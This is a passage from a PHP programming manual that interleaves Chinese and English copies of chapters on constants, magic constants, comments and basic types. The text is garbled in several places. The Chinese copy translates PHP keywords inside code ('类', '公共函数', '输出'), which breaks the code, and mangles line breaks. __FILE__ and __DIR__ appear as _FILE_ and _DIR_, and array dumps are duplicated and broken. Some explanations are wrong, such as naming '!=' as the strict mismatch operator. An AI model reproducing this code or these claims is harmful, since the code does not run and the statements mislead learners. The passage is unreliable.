    [modified] => 2007-06-24 14:10:10
```

```
echo " ", $i, "\n";
}
// outputs:
pow(1024, 1) integer          1024                      1024 1024
pow(1024, 2) integer          1048576                  1048576 1048576
pow(1024, 3) integer          1073741824              1073741824 1073741824
pow(1024, 4) double           1099511627776          1099511627776 1099511627776
pow(1024, 5) double           1.1258999068426E+15    112589990684264
1.1258999068426E+15
pow(1024, 6) double           1.1529215046068E+18    1152921504606846976
1.1529215046068E+18
pow(1024, 9) double           1.2379400392854E+27    1237940039285380274899124224
1.2379400392854E+27
pow(1024, 12) double          1.3292279957849E+36    1329227995784915872903807060280344576
1.3292279957849E+36
```

Note: watch out for float precision, which is not infinite!

While this looks nice, in this contrived example the numbers can all be represented as a binary number since they are all powers of 1024 (and thus 2). See for example:

```
$n = pow(10, 27);
printf("%s %.0F\n", $n, $n);
// 1.0E+27 10000000000000000000013287555072
```

Section 5.6: Output a Multidimensional Array with index and value and print into the table

```
Array
(
    [0] => Array
    (
        [id] => 13
        [category_id] => 7
        [name] => Leaving Of Liverpool
        [description] => Leaving Of Liverpool
        [price] => 1.00
        [virtual] => 1
        [active] => 1
        [sort_order] => 13
        [created] => 2007-06-24 14:08:03
        [modified] => 2007-06-24 14:08:03
        [image] => NONE
    )
)
[1] => Array
(
    [id] => 16
    [category_id] => 7
    [name] => Yellow Submarine
    [description] => Yellow Submarine
    [price] => 1.00
    [virtual] => 1
    [active] => 1
    [sort_order] => 16
    [created] => 2007-06-24 14:10:02
    [modified] => 2007-06-24 14:10:02
)
```

```
[image] => 无
```

```
)
```

以表格形式输出带索引和值的多维数组

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // 获取索引。
        echo "<td>$v</td>"; // 获取值。
        echo "</tr>";
    }
}
?>
</table>
```

```
[image] => NONE
```

```
)
```

Output Multidimensional Array with index and value in table

```
<table>
<?php
foreach ($products as $key => $value) {
    foreach ($value as $k => $v) {
        echo "<tr>";
        echo "<td>$k</td>"; // Get index.
        echo "<td>$v</td>"; // Get value.
        echo "</tr>";
    }
}
?>
</table>
```

第6章：常量

第6.1节：定义常量

常量通过const语句或define函数创建。惯例是使用大写字母作为常量名。

使用显式值定义常量

```
const PI = 3.14; // 浮点数
define("EARTH_IS_FLAT", false); // 布尔值
const UNKNOWN = null; // 空值
define("APP_ENV", "dev"); // 字符串
const MAX_SESSION_TIME = 60 * 60; // 整数，使用 (标量) 表达式是可以的

const APP_LANGUAGES = [ "de", "en" ]; // 数组

define("BETTER_APP_LANGUAGES", ["lu", "de"]); // 数组
```

使用另一个常量定义常量

如果你有一个常量，可以基于它定义另一个常量：

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // 字符串操作也可以
// 上面的例子（函数调用）不能用于 const：
// const TIME = time(); # 会导致致命错误！不是常量标量表达式
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // 数组操作

define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

保留常量

某些常量名被 PHP 保留，不能重新定义。以下所有示例都会失败：

```
define("true", false); // 内部常量
define("false", true); // 内部常量
define("CURLOPT_AUTOREFERER", "something"); // 如果加载了 curl 扩展则会失败
```

并且将发出通知：

常量 ... 已在 ... 中定义

条件定义

如果你有多个文件可能定义相同的变量（例如，你的主配置文件然后是本地配置文件），那么以下语法可能有助于避免冲突：

```
defined("PI") || define("PI", 3.1415); // "如果尚未定义 PI，则定义它"
```

const 与 define

define 是运行时表达式，而 const 是编译时表达式。

Chapter 6: Constants

Section 6.1: Defining constants

Constants are created using the `const` statement or the `define` function. The convention is to use UPPERCASE letters for constant names.

Define constant using explicit values

```
const PI = 3.14; // float
define("EARTH_IS_FLAT", false); // boolean
const UNKNOWN = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = [ "de", "en" ]; // arrays

define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

Define constant using another constant

if you have one constant you can define another one based on it:

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations

define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

Reserved constants

Some constant names are reserved by PHP and cannot be redefined. All these examples will fail:

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

And a Notice will be issued:

Constant ... already defined in ...

Conditional defines

If you have several files where you may define the same variable (for example, your main config then your local config) then following syntax may help avoiding conflicts:

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

const vs define

`define` is a runtime expression while `const` a compile time one.

因此 `define` 允许动态值（即函数调用、变量等）甚至动态名称和条件定义。但它始终相对于根命名空间进行定义。

`const` 是静态的（即只允许与其他常量、标量或数组进行操作，且仅限于一组受限的操作，所谓的 常量标量表达式，即算术、逻辑和比较运算符以及数组解引用），但会自动带有当前活动命名空间的前缀。

`const` 只支持其他常量和标量作为值，不支持操作。

第6.2节：类常量

常量可以使用`const`关键字在类内部定义。

```
class Foo {  
    const BAR_TYPE = "bar";  
  
    // 在类内部使用 self:: 引用  
    public function myMethod() {  
        return self::BAR_TYPE;  
    }  
}  
  
// 在类外部使用 <ClassName>:: 引用  
echo Foo::BAR_TYPE;
```

这对于存储项目类型非常有用。

```
<?php  
  
class Logger {  
    const LEVEL_INFO = 1;  
    const LEVEL_WARNING = 2;  
    const LEVEL_ERROR = 3;  
  
    // 我们甚至可以将常量赋值为默认值  
    public function log($message, $level = self::LEVEL_INFO) {  
        echo "消息级别 " . $level . ":" . $message;  
    }  
}  
  
$logger = new Logger();  
$logger->log("信息"); // 使用默认值  
$logger->log("警告", $logger::LEVEL_WARNING); // 使用变量  
$logger->log("错误", Logger::LEVEL_ERROR); // 使用类
```

第6.3节：检查常量是否已定义

简单检查

要检查常量是否已定义，请使用`defined`函数。注意该函数不关心常量的值，只关心常量是否存在。即使常量的值是`null`或`false`，该函数仍然会返回`true`。

```
<?php  
  
define("GOOD", false);  
  
if (defined("GOOD")) {
```

Thus `define` allows for dynamic values (i.e. function calls, variables etc.) and even dynamic names and conditional definition. It however is always defining relative to the root namespace.

`const` is static (as it allows only operations with other constants, scalars or arrays, and only a restricted set of them, the so called *constant scalar expressions*, i.e. arithmetic, logical and comparison operators as well as array dereferencing), but are automatically namespace prefixed with the currently active namespace.

`const` only supports other constants and scalars as values, and no operations.

Section 6.2: Class Constants

Constants can be defined inside classes using a `const` keyword.

```
class Foo {  
    const BAR_TYPE = "bar";  
  
    // reference from inside the class using self::  
    public function myMethod() {  
        return self::BAR_TYPE;  
    }  
}  
  
// reference from outside the class using <ClassName>::  
echo Foo::BAR_TYPE;
```

This is useful to store types of items.

```
<?php  
  
class Logger {  
    const LEVEL_INFO = 1;  
    const LEVEL_WARNING = 2;  
    const LEVEL_ERROR = 3;  
  
    // we can even assign the constant as a default value  
    public function log($message, $level = self::LEVEL_INFO) {  
        echo "Message level " . $level . ":" . $message;  
    }  
}  
  
$logger = new Logger();  
$logger->log("Info"); // Using default value  
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var  
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

Section 6.3: Checking if constant is defined

Simple check

To check if constant is defined use the `defined` function. Note that this function doesn't care about constant's value, it only cares if the constant exists or not. Even if the value of the constant is `null` or `false` the function will still return `true`.

```
<?php  
  
define("GOOD", false);  
  
if (defined("GOOD")) {
```

```

print "GOOD 已定义" ; // 输出 "GOOD 已定义"

if (GOOD) {
    print "GOOD 为真" ; // 不会输出任何内容, 因为 GOOD 是 false
}

if (!defined("AWESOME")) {
    define("AWESOME", true); // awesome 未定义。现在我们已经定义了它
}

```

请注意, 常量只有在你定义它的那一行之后, 才会在代码中“可见”:

```

<?php

if (defined("GOOD")) {
    print "GOOD is defined"; // 不会打印任何内容, GOOD 还未定义。
}

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined"; // 打印 "GOOD is defined"
}

```

获取所有已定义的常量

要获取所有已定义的常量, 包括 PHP 创建的常量, 使用 `get_defined_constants` 函数:

```

<?php

$constants = get_defined_constants();
var_dump($constants); // 列表相当大

```

要仅获取你的应用定义的常量, 请在脚本开始和结束时调用该函数 (通常在引导过程之后) :

```

<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
输出:

array (
'HELLO' => 'hello',
'WORLD' => 'world',
)
*/

```

这有时对调试很有用

```

print "GOOD is defined" ; // prints "GOOD is defined"

if (GOOD) {
    print "GOOD is true" ; // does not print anything, since GOOD is false
}

if (!defined("AWESOME")) {
    define("AWESOME", true); // awesome was not defined. Now we have defined it
}

```

Note that constant becomes "visible" in your code only **after** the line where you have defined it:

```

<?php

if (defined("GOOD")) {
    print "GOOD is defined"; // doesn't print anything, GOOD is not defined yet.
}

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined"; // prints "GOOD is defined"
}

```

Getting all defined constants

To get all defined constants including those created by PHP use the `get_defined_constants` function:

```

<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list

```

To get only those constants that were defined by your app call the function at the beginning and at the end of your script (normally after the bootstrap process):

```

<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
'HELLO' => 'hello',
'WORLD' => 'world',
)
*/

```

It's sometimes useful for debugging

第6.4节：使用常量

要使用常量，只需使用它的名称：

```
if (EARTH_IS_FLAT) {  
    print "Earth is flat";  
}  
  
print APP_ENV_UPPERCASE;
```

或者如果你事先不知道常量的名称，可以使用constant函数：

```
// 这段代码等同于上面的代码  
$const1 = "EARTH_IS_FLAT";  
$const2 = "APP_ENV_UPPERCASE";  
  
if (constant($const1)) {  
    print "地球是平的";  
}  
  
print constant($const2);
```

第6.5节：常量数组

从PHP 5.6版本开始，数组可以用作普通常量和类常量：

类常量示例

```
class Answer {  
    const C = [2,4];  
}  
  
print Answer::C[1] . Answer::C[0]; // 42
```

普通常量示例

```
const ANSWER = [2,4];  
print ANSWER[1] . ANSWER[0]; // 42
```

从 PHP 7.0 版本开始，这一功能也被移植到了用于普通常量的define函数中。

```
define('VALUES', [2, 3]);  
define('MY_ARRAY', [  
    1,  
    VALUES,  
]);  
  
print MY_ARRAY[1][1]; // 3
```

Section 6.4: Using constants

To use the constant simply use its name:

```
if (EARTH_IS_FLAT) {  
    print "Earth is flat";  
}  
  
print APP_ENV_UPPERCASE;
```

or if you don't know the name of the constant in advance, use the [constant](#) function:

```
// this code is equivalent to the above code  
$const1 = "EARTH_IS_FLAT";  
$const2 = "APP_ENV_UPPERCASE";  
  
if (constant($const1)) {  
    print "Earth is flat";  
}  
  
print constant($const2);
```

Section 6.5: Constant arrays

Arrays can be used as plain constants and class constants from version PHP 5.6 onwards:

Class constant example

```
class Answer {  
    const C = [2,4];  
}  
  
print Answer::C[1] . Answer::C[0]; // 42
```

Plain constant example

```
const ANSWER = [2,4];  
print ANSWER[1] . ANSWER[0]; // 42
```

Also from version PHP 7.0 this functionality was ported to the [define](#) function for plain constants.

```
define('VALUES', [2, 3]);  
define('MY_ARRAY', [  
    1,  
    VALUES,  
]);  
  
print MY_ARRAY[1][1]; // 3
```

第7章：魔术常量

第7.1节：__FUNCTION__ 和 __METHOD__ 之间的区别

__FUNCTION__ 仅返回函数名，而 __METHOD__ 返回类名和函数名：

```
<?php

类 trick
{
    公共函数 doit()
    {
        输出 __FUNCTION__;
    }

    公共函数 doitagain()
    {
        输出 __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // 输出: doit
$obj->doitagain(); // 输出: trick::doitagain
```

第7.2节：__CLASS__、get_class() 和 get_called_class() 之间的区别

__CLASS__ 魔术常量返回的结果与无参数调用的 get_class() 函数相同，它们都返回定义该常量（即你编写函数调用/常量名）所在的类名。

相反，get_class(\$this) 和 get_called_class() 函数调用，都会返回实际被实例化的类名：

```
<?php

类 Definition_Class {
    公共函数 say(){
        echo '__CLASS__ 值: ' . __CLASS__ . ""';echo 'get_called
        _class() 值: ' . get_called_class() . ""';echo 'get_class($this) 值: ' . get_class($t
        his) . ""';echo 'get_class() 值: ' . get_class() . "";
    }
}

类 Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// 输出:
// __CLASS__ 值: Definition_Class
// get_called_class() 值: Actual_Class
// get_class($this) 值: Actual_Class
```

Chapter 7: Magic Constants

Section 7.1: Difference between __FUNCTION__ and __METHOD__

__FUNCTION__ returns only the name of the function whereas __METHOD__ returns the name of the class along with the name of the function:

```
<?php

class trick
{
    public function doit()
    {
        echo __FUNCTION__;
    }

    public function doitagain()
    {
        echo __METHOD__;
    }
}

$obj = new trick();
$obj->doit(); // Outputs: doit
$obj->doitagain(); // Outputs: trick::doitagain
```

Section 7.2: Difference between __CLASS__, get_class() and get_called_class()

__CLASS__ magic constant returns the same result as `get_class()` function called without parameters and they both return the name of the class where it was defined (i.e. where you wrote the function call/constant name).

In contrast, `get_class($this)` and `get_called_class()` functions call, will both return the name of the actual class which was instantiated:

```
<?php

class Definition_Class {
    public function say(){
        echo '__CLASS__ value: ' . __CLASS__ . "\n";
        echo 'get_called_class() value: ' . get_called_class() . "\n";
        echo 'get_class($this) value: ' . get_class($this) . "\n";
        echo 'get_class() value: ' . get_class() . "\n";
    }
}

class Actual_Class extends Definition_Class {}

$c = new Actual_Class();
$c->say();
// Output:
// __CLASS__ value: Definition_Class
// get_called_class() value: Actual_Class
// get_class($this) value: Actual_Class
// get_class() value: Actual_Class
```

```
// get_class() 值: Definition_Class
```

第7.3节：文件和目录常量

当前文件

您可以使用`_FILE_`魔术常量获取当前PHP文件的名称（带绝对路径）。这通常用作日志记录/调试技术。

```
echo "我们在文件：" , _FILE_ , "";
```

当前目录

要获取当前文件所在目录的绝对路径，请使用`_DIR_`魔术常量。

```
echo "我们的脚本位于：" , _DIR_ , "";
```

要获取当前文件所在目录的绝对路径，可以使用`dirname(_FILE_)`。

```
echo "我们的脚本位于：" , dirname(_FILE_ ) , "";
```

获取当前目录通常被PHP框架用来设置基础目录：

```
// 框架的index.php
```

```
define(BASEDIR, _DIR_); // 使用魔术常量定义普通常量
```

```
// somefile.php 查找视图：
```

```
$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

分隔符

Windows 系统完全理解路径中的 /，因此 `DIRECTORY_SEPARATOR` 主要用于解析路径时。

除了魔术常量，PHP 还添加了一些用于处理路径的固定常量：

- `DIRECTORY_SEPARATOR` 常量用于分隔路径中的目录。在 *nix 系统上取值为 /，Windows 上为 \。
- 视图的示例可以改写为：

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR . 'views' . DIRECTORY_SEPARATOR . $view;
```

- 很少使用的 `PATH_SEPARATOR` 常量用于分隔 `$PATH` 环境变量中的路径。在 Windows 上为 ;，其他系统为 :

```
// get_class() value: Definition_Class
```

Section 7.3: File & Directory Constants

Current file

You can get the name of the current PHP file (with the absolute path) using the `_FILE_` magic constant. This is most often used as a logging/debugging technique.

```
echo "We are in the file:" , _FILE_ , "\n";
```

Current directory

To get the absolute path to the directory where the current file is located use the `_DIR_` magic constant.

```
echo "Our script is located in the:" , _DIR_ , "\n";
```

To get the absolute path to the directory where the current file is located, use `dirname(_FILE_)`.

```
echo "Our script is located in the:" , dirname(_FILE_ ) , "\n";
```

Getting current directory is often used by PHP frameworks to set a base directory:

```
// index.php of the framework
```

```
define(BASEDIR, _DIR_); // using magic constant to define normal constant
```

```
// somefile.php looks for views:
```

```
$view = 'page';
$viewFile = BASEDIR . '/views/' . $view;
```

Separators

Windows system perfectly understands the / in paths so the `DIRECTORY_SEPARATOR` is used mainly when parsing paths.

Besides magic constants PHP also adds some fixed constants for working with paths:

- `DIRECTORY_SEPARATOR` constant for separating directories in a path. Takes value / on *nix, and \ on Windows.
- The example with views can be rewritten with:

```
$view = 'page';
$viewFile = BASEDIR . DIRECTORY_SEPARATOR . 'views' . DIRECTORY_SEPARATOR . $view;
```

- Rarely used `PATH_SEPARATOR` constant for separating paths in the `$PATH` environment variable. It is ; on Windows, : otherwise

第8章：评论

第8.1节：单行注释

单行注释以“//”或“#”开头。遇到时，PHP解释器会忽略右侧的所有文本。

```
// 这是一个注释  
# 这也是一个注释  
echo "Hello World!"; // 这也是一个注释，从“//”开始
```

第8.2节：多行注释

多行注释可用于注释大块代码。它以/*开始，以*/结束。

```
/* 这是一个多行注释。  
它跨越多行。  
这仍然是注释的一部分。  
*/
```

Chapter 8: Comments

Section 8.1: Single Line Comments

The single line comment begins with “//” or “#”. When encountered, all text to the right will be ignored by the PHP interpreter.

```
// This is a comment  
# This is also a comment  
echo "Hello World!"; // This is also a comment, beginning where we see “//”
```

Section 8.2: Multi Line Comments

The multi-line comment can be used to comment out large blocks of code. It begins with /* and ends with */.

```
/* This is a multi-line comment.  
It spans multiple lines.  
This is still part of the comment.  
*/
```

第9章：类型

第9.1节：类型比较

有两种类型的比较：使用`==`的宽松比较和使用`===`的严格比较。严格比较确保运算符两边的类型和值都相同。

```
// 宽松比较
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true
```

```
// 严格比较
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false
```

```
// 重要例外：NAN — 它永远不等于任何值
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

你也可以使用严格比较来检查类型和值不匹配，使用`!=`。

一个典型的例子是`==`运算符不够用的情况，比如可能返回不同类型的函数，如`strpos`，当`searchword`未找到时返回`false`，否则返回匹配位置（int）：

```
if(strpos('text', 'searchword') == false)
    // strpos 返回 false, 因此 == 比较在这里按预期工作, 但:
if(strpos('text bla', 'text') == false)
    // strpos 返回 0 (在位置 0 处找到匹配), 且 0==false 为真。
    // 这可能不是你所期望的!
if(strpos('text','text') === false)
    // strpos 返回 0, 而 0 === false 为假, 所以这按预期工作。
```

第9.2节：布尔值

布尔值是一种类型，有两个值，表示为`true`或`false`。

这段代码将`$foo`的值设置为`true`，将`$bar`的值设置为`false`：

```
$foo = true;
$bar = false;
```

`true`和`false`不区分大小写，因此也可以使用`TRUE`和`FALSE`，甚至`FaLsE`也是可以的。大多数代码风格指南（例如PSR-2）推荐使用小写，这是最常见的写法。

布尔值可以像这样用于`if`语句：

```
if ($foo) { // 等同于判断 if($foo == true)
    echo "true";
}
```

由于PHP是弱类型的，上述`if`中的`$foo`如果不是`true`或`false`，会自动被强制转换为布尔值。

Chapter 9: Types

Section 9.1: Type Comparison

There are two types of comparison: **loose comparison** with `==` and **strict comparison** with `===`. Strict comparison ensures both the type and value of both sides of the operator are the same.

```
// Loose comparisons
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true
```

```
// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false
```

```
// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

You can also use strong comparison to check if type and value **don't** match using `!=`.

A typical example where the `==` operator is not enough, are functions that can return different types, like `strpos`, which returns `false` if the searchword is not found, and the match position (int) otherwise:

```
if(strpos('text', 'searchword') == false)
    // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
    // strpos returns 0 (found match at position 0) and 0==false is true.
    // This is probably not what you expect!
if(strpos('text','text') === false)
    // strpos returns 0, and 0==false is false, so this works as expected.
```

Section 9.2: Boolean

`Boolean` is a type, having two values, denoted as `true` or `false`.

This code sets the value of `$foo` as `true` and `$bar` as `false`:

```
$foo = true;
$bar = false;
```

`true` and `false` are not case sensitive, so `TRUE` and `FALSE` can be used as well, even `FaLsE` is possible. Using lower case is most common and recommended in most code style guides, e.g. [PSR-2](#).

Booleans can be used in `if` statements like this:

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

Due to the fact that PHP is weakly typed, if `$foo` above is other than `true` or `false`, it's automatically coerced to a boolean value.

以下值会导致false：

- 零值：0（整数）、0.0（浮点数）或'0'（字符串）
- 空字符串''或数组[]
- null（未设置变量的内容，或赋值给变量的null）

任何其他值都会导致true。

为了避免这种宽松比较，可以使用==强制进行严格比较，该比较会比较值和类型。详情请参见
类型比较。

要将类型转换为布尔值，可以在类型前使用(bool)或(boolean)强制转换。

```
var_dump((bool) "1"); // 结果为true
```

或者调用boolval函数：

```
var_dump( boolval("1") ); // 结果为true
```

布尔值转换为字符串（注意false会产生空字符串）：

```
var_dump( (string) true ); // string(1) "1"  
var_dump( (string) false ); // string(0) ""
```

布尔值转换为整数：

```
var_dump( (int) true ); // int(1)  
var_dump( (int) false ); // int(0)
```

注意，反过来也是可能的：

```
var_dump((bool) ""); // bool(false)  
var_dump((bool) 1); // bool(true)
```

此外，所有非零值都会返回 true：

```
var_dump((bool) -2); // bool(true)  
var_dump((bool) "foo"); // bool(true)  
var_dump((bool) 2.3e5); // bool(true)  
var_dump((bool) array(12)); // bool(true)  
var_dump((bool) array()); // bool(false)  
var_dump((bool) "false"); // bool(true)
```

第9.3节：浮点数

```
$float = 0.123;
```

出于历史原因，gettype() 在浮点数情况下返回的是“double”，而不仅仅是“float”

浮点数是浮点型数字，允许比普通整数更高的输出精度。

由于 PHP 对变量类型的宽松转换，浮点数和整数可以一起使用：

The following values result in **false**:

- a zero value: 0 (integer), 0.0 (float), or '0' (string)
- an empty string '' or array []
- null (the content of an unset variable, or assigned to a variable)

Any other value results in **true**.

To avoid this loose comparison, you can enforce strong comparison using ===, which compares value *and type*. See
Type Comparison for details.

To convert a type into boolean, you can use the (bool) or (boolean) cast before the type.

```
var_dump((bool) "1"); // evaluates to true
```

or call the [boolval](#) function:

```
var_dump( boolval("1") ); // evaluates to true
```

Boolean conversion to a string (note that **false** yields an empty string):

```
var_dump( (string) true ); // string(1) "1"  
var_dump( (string) false ); // string(0) ""
```

Boolean conversion to an integer:

```
var_dump( (int) true ); // int(1)  
var_dump( (int) false ); // int(0)
```

Note that the opposite is also possible:

```
var_dump((bool) ""); // bool(false)  
var_dump((bool) 1); // bool(true)
```

Also all non-zero will return true:

```
var_dump((bool) -2); // bool(true)  
var_dump((bool) "foo"); // bool(true)  
var_dump((bool) 2.3e5); // bool(true)  
var_dump((bool) array(12)); // bool(true)  
var_dump((bool) array()); // bool(false)  
var_dump((bool) "false"); // bool(true)
```

Section 9.3: Float

```
$float = 0.123;
```

For historical reasons “double” is returned by [gettype\(\)](#) in case of a float, and not simply “float”

FLOATS are floating point numbers, which allow more output precision than plain integers.

FLOATS and integers can be used together due to PHP's loose casting of variable types:

```
$sum = 3 + 0.14;  
echo $sum; // 3.14
```

PHP 不像其他语言那样将浮点数显示为浮点数，例如：

```
$var = 1;  
echo ((float) $var); //返回 1 而不是 1.0
```

警告

浮点数精度

(摘自 [PHP 手册页](#))

浮点数的精度有限。虽然这取决于系统，但 PHP 通常由于舍入导致的最大相对误差约为 1.11e-16。非基本算术运算可能产生更大的误差，并且在多个运算复合时必须考虑误差传播。

此外，像 0.1 或 0.7 这样在十进制中可以精确表示为浮点数的有理数，在内部使用的二进制（基数 2）浮点数中没有精确表示，无论尾数大小如何。因此，它们在转换为内部二进制表示时会有轻微的精度损失。这可能导致令人困惑的结果：例如，`floor((0.1+0.7)*10)` 通常会返回 7 而不是预期的 8，因为内部表示类似于 7.99999999999991118....

所以永远不要相信浮点数结果的最后一一位，也不要直接比较浮点数是否相等。如果需要更高的精度，可以使用任意精度数学函数和gmp函数。

```
$sum = 3 + 0.14;  
echo $sum; // 3.14
```

php does not show float as float number like other languages, for example:

```
$var = 1;  
echo ((float) $var); //returns 1 not 1.0
```

Warning

Floating point precision

(From the [PHP manual page](#))

Floating point numbers have limited precision. Although it depends on the system, PHP typically give a maximum relative error due to rounding in the order of 1.11e-16. Non elementary arithmetic operations may give larger errors, and error propagation must be considered when several operations are compounded.

Additionally, rational numbers that are exactly representable as floating point numbers in base 10, like 0.1 or 0.7, do not have an exact representation as floating point numbers in base 2 (binary), which is used internally, no matter the size of the mantissa. Hence, they cannot be converted into their internal binary counterparts without a small loss of precision. This can lead to confusing results: for example, `floor((0.1+0.7)*10)` will usually return 7 instead of the expected 8, since the internal representation will be something like 7.99999999999991118....

So never trust floating number results to the last digit, and do not compare floating point numbers directly for equality. If higher precision is necessary, the arbitrary precision math functions and gmp functions are available.

第9.4节：字符串

PHP中的字符串是一系列单字节字符（即不支持原生Unicode），可以通过四种方式指定：

单引号

几乎完全“按原样”显示内容。变量和大多数转义序列不会被解析。例外的是，为了显示字面上的单引号，可以用反斜杠转义'，要显示反斜杠，可以用另一个反斜杠转义\

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo';var_dump($my_string);  
  
/*  
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo"*/
```

双引号

Section 9.4: Strings

A string in PHP is a series of single-byte characters (i.e. there is no native Unicode support) that can be specified in four ways:

Single Quoted

Displays things almost completely "as is". Variables and most escape sequences will not be interpreted. The exception is that to display a literal single quote, one can escape it with a back slash ', and to display a back slash, one can escape it with another backslash \

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';  
var_dump($my_string);  
  
/*  
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"  
*/
```

Double Quoted

与单引号字符串不同，字符串中的简单变量名和转义序列会被解析。大括号（如上一个例子中）可用于隔离复杂变量名。

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ]; $my_string = "
变量和转义字符被解析：" ; $my_string .= "$variable1$variable2[0]";

$my_string .= "有一些限制：$variable2[1][0]";
$my_string .= "但我们可以用大括号包裹整个变量来绕过它们：
{ $variable2[1][1] };
var_dump($my_string);

/*
string(98) "变量和转义字符被解析：

Testing!
Testing?
有一些限制：Array[0]"
但我们可以用大括号包裹整个变量来绕过它们： Success
*/
```

Heredoc

在 heredoc 字符串中，变量名和转义序列的解析方式与双引号字符串类似，尽管复杂变量名不能使用大括号。字符串的开始由 <<< 标识符 定界，结束由 标识符 定界，其中 标识符 是任何有效的 PHP 名称。结束标识符必须单独占一行，且前后不允许有空白字符，尽管像 PHP 中的任何一行一样，它也必须以分号结尾。

```
$variable1 = "包含文本块更容易";
$my_string = <<< EOF
所有内容都以与双引号字符串相同的方式解析,
但有其优势。$variable1；数据库查询和HTML输出
都能从这种格式中受益。
一旦遇到只包含标识符的行，字符串即结束。
EOF;
var_dump($my_string);

/*
string(268) "所有内容都以与双引号字符串相同的方式解析,
但有其优势。包含文本块更简单；数据库查询和HTML输出
都能从这种格式中受益。
一旦遇到只包含标识符的行，字符串即结束。"
*/
```

Nowdoc

Nowdoc字符串类似于heredoc的单引号版本，甚至连最基本的转义序列都不会被解析。字符串开头的标识符用单引号括起来。

```
PHP 5.x 版本 ≥ 5.3
$my_string = <<< 'EOF'
类似于heredoc的语法，但类似于单引号字符串，
不进行任何解析（甚至不解析转义的单引号'和反斜杠\）。
```

Unlike a single-quoted string, simple variable names and [escape sequences](#) in the strings will be evaluated. Curly braces (as in the last example) can be used to isolate complex variable names.

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!
Testing?
There are limits: Array[0]"
But we can get around them by wrapping the whole variable in braces: Success
*/
```

Heredoc

In a heredoc string, variable names and escape sequences are parsed in a similar manner to double-quoted strings, though braces are not available for complex variable names. The start of the string is delimited by <<< identifier, and the end by identifier, where identifier is any valid PHP name. The ending identifier must appear on a line by itself. No whitespace is allowed before or after the identifier, although like any line in PHP, it must also be terminated by a semicolon.

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Nowdoc

A nowdoc string is like the single-quoted version of heredoc, although not even the most basic escape sequences are evaluated. The identifier at the beginning of the string is wrapped in single quotes.

```
PHP 5.x 版本 ≥ 5.3
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes ' and backslashes \).
```

```

EOF;
var_dump($my_string);

/*
